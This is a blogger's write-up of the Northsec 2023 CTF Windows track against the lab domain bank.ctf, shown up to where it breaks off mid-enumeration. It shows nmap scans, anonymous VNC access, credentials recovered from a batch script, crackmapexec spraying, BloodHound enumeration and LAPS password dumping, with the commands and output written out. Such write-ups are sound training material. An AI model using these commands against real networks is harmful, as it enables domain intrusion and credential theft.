

Windows Track Northsec 2023 Writeup

 rayanle.cat/windows-track-northsec-2023-writeup

BOUYAICHE RAYAN


July 6, 2023

Active Directory



BOUYAICHE RAYAN

Jul 6, 2023 • 15 min read



The challenge took place during Northsec 2023, an annual cybersecurity event held in Montreal. I was lucky enough to take part in this event thanks to École 2600. For a bit of context, in the Northsec CTF we all embodied employees of the corporation and in this challenge we were one employee in charge of an investigation. In addition to this scenario all the CTF and the Windows track were in IPv6, which posed some problems with some tools. The domains www.bank.ctf and atm01.bank.ctf were given to us as entry points.

First, we can do an nmap scan of the two domains to see what services are available :

```
Nmap scan report for www.bank.ctf (9000:c1f3:fea4:dec1:216:3eff:fc1:d440)
  Host is up (0.0080s latency).
  Not shown: 999 closed tcp ports (conn-refused)
  PORT      STATE SERVICE
            open   http
```


```
nmap -Pn -vv www.bank.ctf
```

```
Nmap scan report for atm01.bank.ctf (9000:c1f3:fea4:dec1:216:3eff:fe13:ef28)
  Host is up (0.018s latency).
  Not shown: 997 filtered tcp ports (no-response)
  PORT      STATE SERVICE
            open   msrpc
            open   microsoft-ds
            open   vnc
```

```
nmap -Pn -vv atm01.bank.ctf
```

Flag Bonus 1

On the first domain (www.bank.ctf) we find a single HTTP service exposed on port 80. When we go to the HTTP service, we discover an application that lets us observe money transactions and the amount each account holds. Looking at the source code of each page we find a bonus flag :



```

63
64 <tr class="tc-row">
65   <td rowspan="2">
66     TRANSREFINTS1829
67     <br />
68     c4a263a2-76e2-49e3-94e5-006df946b53d
69   </td>
70   <td rowspan="2">
71     1500.14 FLG
72   </td>
73   <td>from</td>
74   <td>
75
76     /LU837820323276379953
77
78     <br/>
79     331331GODO
80     <br/>
81     01-93
82     <br/>
83     BETA-RED
84   </td>
85   <td>
86     9280000.0 FLG
87   </td>
88   <td>
89     9278499.86 FLG
90   </td>
91   <td rowspan="2" style="display:none; vertical-align : middle">
92     FLAG-4d36be9ac8bae3e03994f54f5ac8476e
93   </td>
94 </tr>
95 <tr>
96   <td>to</td>
97   <td>
```

Bonus flag on www.bank.ctf

Flag 1

On the second domain (atm01.bank.ctf) we saw earlier that there was a VNC service available and we can see that it can be accessed anonymously without credentials :

```
→ bin ./vncviewer 9000:c1f3:fea4:dec1:216:3eff:fe13:ef28
TigerVNC Viewer v1.13.0
Built on: 2023-02-03 08:32
Copyright (C) 1999-2022 TigerVNC Team and many others (see README.rst)
See https://www.tigervnc.org for information on TigerVNC.

Sun May 21 19:25:23 2023
DecodeManager: Detected 4 CPU core(s)
DecodeManager: Creating 4 decoder thread(s)
CConn: Connected to host 9000:c1f3:fea4:dec1:216:3eff:fe13:ef28 port
5900
CConnection: Server supports RFB protocol version 3.8
CConnection: Using RFB protocol version 3.8
CConnection: Choosing security type None(1)
CConn: Using pixel format depth 24 (32bpp) little-endian rgb888
```

./vncviewer 9000:c1f3:fea4:dec1:216:3eff:fe13:ef28

Once connected in vnc on the desktop, you can retrieve the first flag of the track :

Kiosk Out Of Service


Please try another ATM or locate your nearest branch for in-person service

FLAG-cb2f4969c8fe3d0b3cd105836f380a3f

First flag on the desktop of atm01.bank.ctf

Flag 2

By listing the files and folders on the machine in the C:\Packages directory, we find a README.txt file in which it is explained to us that the updates have been disabled because they failed :



When we push the enumeration of these folders we find a `RunUpdate.bat` script which echoes what we saw previously in the `README.txt` file :

> This PC > Local Disk (C:) > Packages > scripts				
	Name	Date modified	Type	Size
	Banner.cmd	2022-06-17 7:59 PM	Windows Comma...	13 KB
	functions-template_param.bat	2022-06-17 7:58 PM	Windows Batch File	2 KB
	GetTimeStamp.ps1	2022-06-17 7:56 PM	Windows PowerS...	1 KB
	Install.ps1	2022-06-17 7:56 PM	Windows PowerS...	1 KB
	List-DomainControllers.bat	2022-06-17 7:57 PM	Windows Batch File	1 KB
	NTP-AD.txt	2022-06-17 7:57 PM	Text Document	4 KB
	Refresh-Permissions.bat	2022-06-17 7:57 PM	Windows Batch File	2 KB
	RunUpdate.bat	2023-05-20 4:49 AM	Windows Batch File	1 KB
	save_RTMP_streams.bat	2022-06-17 7:58 PM	Windows Batch File	1 KB
	Test-ParameterWithSpaces.bat	2022-06-17 7:58 PM	Windows Batch File	1 KB

C:\Packages\Scripts folder on atm01.bank.ctf

The script contains credentials for the `ATMService` domain account as well as an encoded string :

```

:RunUpdate.bat

    :: Mounts the update server and pulls in all code updates.
    :: This task is critical to keep the ATM running. Do not disable.

    net use z: \\NFS01\atm\packages qb@ZWVFV2$1w$[*= /user:bank\ATMService
        copy z:\software C:\Packages

        net use * /delete

            :: rot47
            :: u{pv\aa_732_d57g36275ffh_3cbgde5fg`6hc

Content of RunUpdate.bat

```

When we try to look with [CyberChef](#) at different rotations to decode the string, we realize that it is ROT47 and we get the second flag of the track :

The screenshot shows the CyberChef interface. On the left, under 'Recipe', there is a 'ROT47' entry with an 'Amount' of 47. On the right, under 'Input', the string 'u{pv\aa_732_d57g36275ffh_3cbgde5fg`6hc' is entered. An arrow points from the 'Output' section to the result 'FLAG-20fba05df8beaf7790b43856d781e94', which is highlighted with a red box.


Second flag on CyberChef

Flag 3

We can try to connect with the account we recovered previously :

```
crackmapexec smb atm01.bank.ctf -u ATMService -p 'qb@ZWVFV2$1w$[*='
```

But we get the error `STATUS_PASSWORD_EXPIRED` which means that the user's password has expired, but if we refer to the [article](#) that [n00py](#) wrote . There are different ways to reset the user's password. Thanks to the VNC access that we have, we can use it to interactively reset the password of the `ATMService` user :



Interactive logon on atm01.bank.ctf

Once the password has been reset we can try to spray it on the domain machines to see if we are not the local administrator of one of them but this is not the case :

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb hosts.txt -u 'ATMService' -p 'qb@ZWVFVF2$1w$[*=1337'
SMB      atm01.bank.ctf 445  ATN01          [*] Windows 10.0 Build 19041 x64 (name:ATN01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      dc01.bank.ctf  445  DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing:True) (SMBv1:False)
SMB      itops01.bank.ctf 445  ITOPS01        [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      adcs01.bank.ctf  445  ADCS01        [*] Windows 10.0 Build 17763 x64 (name:ADCS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      atm01.bank.ctf  445  ATN01          [*] bank.ctf\ATNService:qb@ZWVFVF2$1w$[*=1337
SMB      dc01.bank.ctf  445  DC01          [*] bank.ctf\ATNService:qb@ZWVFVF2$1w$[*=1337
SMB      itops01.bank.ctf 445  ITOPS01        [*] bank.ctf\ATNService:qb@ZWVFVF2$1w$[*=1337
SMB      adcs01.bank.ctf  445  ADCS01        [*] bank.ctf\ATNService:qb@ZWVFVF2$1w$[*=1337
```

crackmapexec smb hosts.txt -u 'ATMService' -p 'qb@ZWVFVF2\$1w\$[*=1337'


Now that we have compromised a domain account we will be able to enumerate the rights we have in the domain with **SharpHound** in order to be able to try to elevate our privileges within the domain :

```
C:\Windows\Tasks>.\SharpHound.exe -c All --domaincontroller dc01.bank.ctf
2023-05-21T13:37:30.0346831-04:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-05-21T13:37:30.2586093-04:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-05-21T13:37:30.3626195-04:00|INFORMATION|Initializing SharpHound at 1:37 PM on 2023-05-21
2023-05-21T13:37:30.9296168-04:00|INFORMATION|Loaded cache with stats: 151 ID to type mappings.
153 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2023-05-21T13:37:30.9706030-04:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-05-21T13:37:31.4026272-04:00|INFORMATION|Beginning LDAP search for bank.ctf
2023-05-21T13:37:31.4056076-04:00|INFORMATION|Producer has finished, closing LDAP channel
2023-05-21T13:37:31.4086076-04:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-05-21T13:38:01.9676159-04:00|INFORMATION|Status: 34 objects finished (+34 1.133333)/s -- Using 44 MB RAM
2023-05-21T13:38:17.1500134-04:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2023-05-21T13:38:17.20896165-04:00|INFORMATION|Output channel closed, waiting for output task to complete
2023-05-21T13:38:17.3336094-04:00|INFORMATION|Status: 192 objects finished (+158 4.173913)/s -- Using 45 MB RAM
2023-05-21T13:38:17.3346087-04:00|INFORMATION|Enumeration finished in 00:00:46.011045
2023-05-21T13:38:17.5276187-04:00|INFORMATION|Saving cache with stats: 151 ID to type mappings.
153 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2023-05-21T13:38:17.5406094-04:00|INFORMATION|SharpHound Enumeration Completed at 1:38 PM on 2023-05-21! Happy Graphing!
```

. \SharpHound.exe -c All --domaincontroller dc01.bank.ctf

I used Sharphound instead of Rusthound and Bloodhound.py because the latter had issues when used on IPv6 networks.

Once the data has been retrieved and injected into [Bloodhound](#), we see that the **ATMService** user who was previously compromised is a member of the **ATMAccounts** group which has **GenericAll** rights on the **ATM01** machine. This right can allow us to compromise the machine in several ways as can be seen on [TheHackerRecipes](#) :



ATMService account rights on Bloodhound

First way

By listing the SMB file shares one can observe that LAPS (Local Administrator Password Solution) is deployed on the Active Directory domain :

SMB	atm01.bank.ctf	445	ATM01	[+] Enumerated shares		
SMB	dc01.bank.ctf	445	DC01	C\$	Default share	
SMB	atm01.bank.ctf	445	ATM01	Share	Permissions	Remark
SMB	dc01.bank.ctf	445	DC01	IPC\$	READ	Remote IPC
SMB	dc01.bank.ctf	445	DC01	LAPS	READ	
SMB	dc01.bank.ctf	445	DC01	NETLOGON	READ	Logon server share

`crackmapexec smb targets.txt -u 'ATMService' -p 'qb@ZWVFV2$1w$[*=1337'`

If we refer to our favorite bible TheHackerRecipes, we see that with GenericAll rights on a machine we can read the ms-mcs-admpwd attribute which contains the LAPS password, that of the RID 500 Administrator by default . To achieve this we have several possible choices either to use LAPSDumper or CrackMapExec :

```
→ LAPS Dumper git:(main) python3 laps.py -l 'dc01.bank.ctf' -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' -d bank.ctf
LAPS Dumper - Running at 05-21-2023 19:33:07
ATM01 [W8Jy&lh5)601ud$
```

```
python3 laps.py -l 'dc01.bank.ctf' -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' -d
bank.ctf
```

Here's the command that dumps LAPS with CME: `crackmapexec smb atm01.bank.ctf -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' --laps'`

We check using CME that we are local Administrator with the mention (`Pwn3d!`) :

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb atm01.bank.ctf -u 'Administrator' -p 'W8Jy&lh5)601ud$' --local-auth
SMB      atm01.bank.ctf 445   ATM01          [*] Windows 10.0 Build 19041 x64 (name:ATM01) (domain:ATM01) (signing:False) (SMBv1:False)
SMB      atm01.bank.ctf 445   ATM01          [*] ATM01\Administrator:W8Jy&lh5)601ud$ (Pwn3d!)
```

```
crackmapexec smb atm01.bank.ctf -u 'Administrator' -p 'W8Jy&lh5)601ud$' --local-auth
```

Second way

Looking again at [TheHackerRecipes](#) we see that with GenericAll rights on a machine we can also perform an RBCD (Resource Based Constrained Delegation), the objective is to rewrite the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the target machine with an account having an SPN (Service Principal Name) that we control to be able to impersonate a user on the target machine. We could also exploit an RBCD SPN less but we have to sacrifice an account to do that and currently we only have one account so it would be a bit silly to make it unusable.

When we look at the prerequisites to be able to operate an RBCD we see that we must at some point have an account with an SPN, in general what we do is that we create a machine account joined to the domain because this machine account has multiple default SPNs. To be able to join a machine to the domain, the MAQ (Machine Account Quota) must not be at 0. The problem here is that it is precisely at 0 :

```
→ CrackMapExec git:(master) x poetry run crackmapexec ldap dc01.bank.ctf -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' -M maq
SMB      dc01.bank.ctf 445   DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing:True) (SMBv1:False)
LDAP     dc01.bank.ctf 389   DC01          [*] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
MAQ      dc01.bank.ctf 389   DC01          [*] Getting the MachineAccountQuota
MAQ      dc01.bank.ctf 389   DC01          [*] MachineAccountQuota: 0
```

```
crackmapexec ldap dc01.bank.ctf -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337 -M maq
```

Currently we have none of the prerequisites to do either a classic RBCD or an SPN-less RBCD. So we have to find a way to compromise an account with an SPN.

Still digging, I find a possibility. If a machine account is configured as Pre-Windows 2000, its password is based on its name. Looking at Bloodhound, we see that indeed a machine is configured in this way :

WEB-OLD.BANK.CTF

Database Info Node Info Analysis

d)

EXTRA PROPERTIES

description	
domain	BANK.CTF
distinguishedname	CN=WEB-OLD,OU=PRECREATED,OU=PRE- EDNAME,OU=Servers,OU=OPS,OU=CORP,DC=BANK,DC=CTF
domainsid	S-1-5-21-3522941280-196239457-2758380250
samaccountname	web-old\$
trustedauth	False
whencreated	Mon, 03 Apr 2023 23:10:12 GMT

Local Admins

Explicit Admins	0
Unrolled Admins	0
Foreign Admins	0
Derivative Local Admins	▶

Pre-Windows 2000 machine in Bloodhound

First we will retrieve the list of machines that are configured in this way and we generate the associated password (in reality we could have just done it by hand because we already knew a machine that was usable but it's for fun) :

```
# ldapsearch-ad git:(master) x ./ldapsearch-ad.py -l dc01.bank.ctf -d bank.ctf -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' -t search -s '(&(userAccountControl=4128)(logonCount=0))' | tee results.txt
## Result of "search" command ##
[+] -- accountExpires = 9999-12-31 23:59:59.999999+00:00
[+] -- badPwdCount = 0
[+] -- cn = webdev-old
[+] -- codePage = 0
[+] -- countryCode = 0
[+] -- dNSHostName = webdev-old.bank.ctf
[+] -- distinguishedName = CN=webdev-old,OU=precreated,OU=pre-win2000,OU=servers,OU=ops,OU=corp,DC=bank,DC=ctf
[+] -- instanceType = 4
[+] -- isCriticalSystemObject = False
[+] -- lastLogoff = 1601-01-01 00:00:00+00:00
[+] -- lastLogon = 1601-01-01 00:00:00+00:00
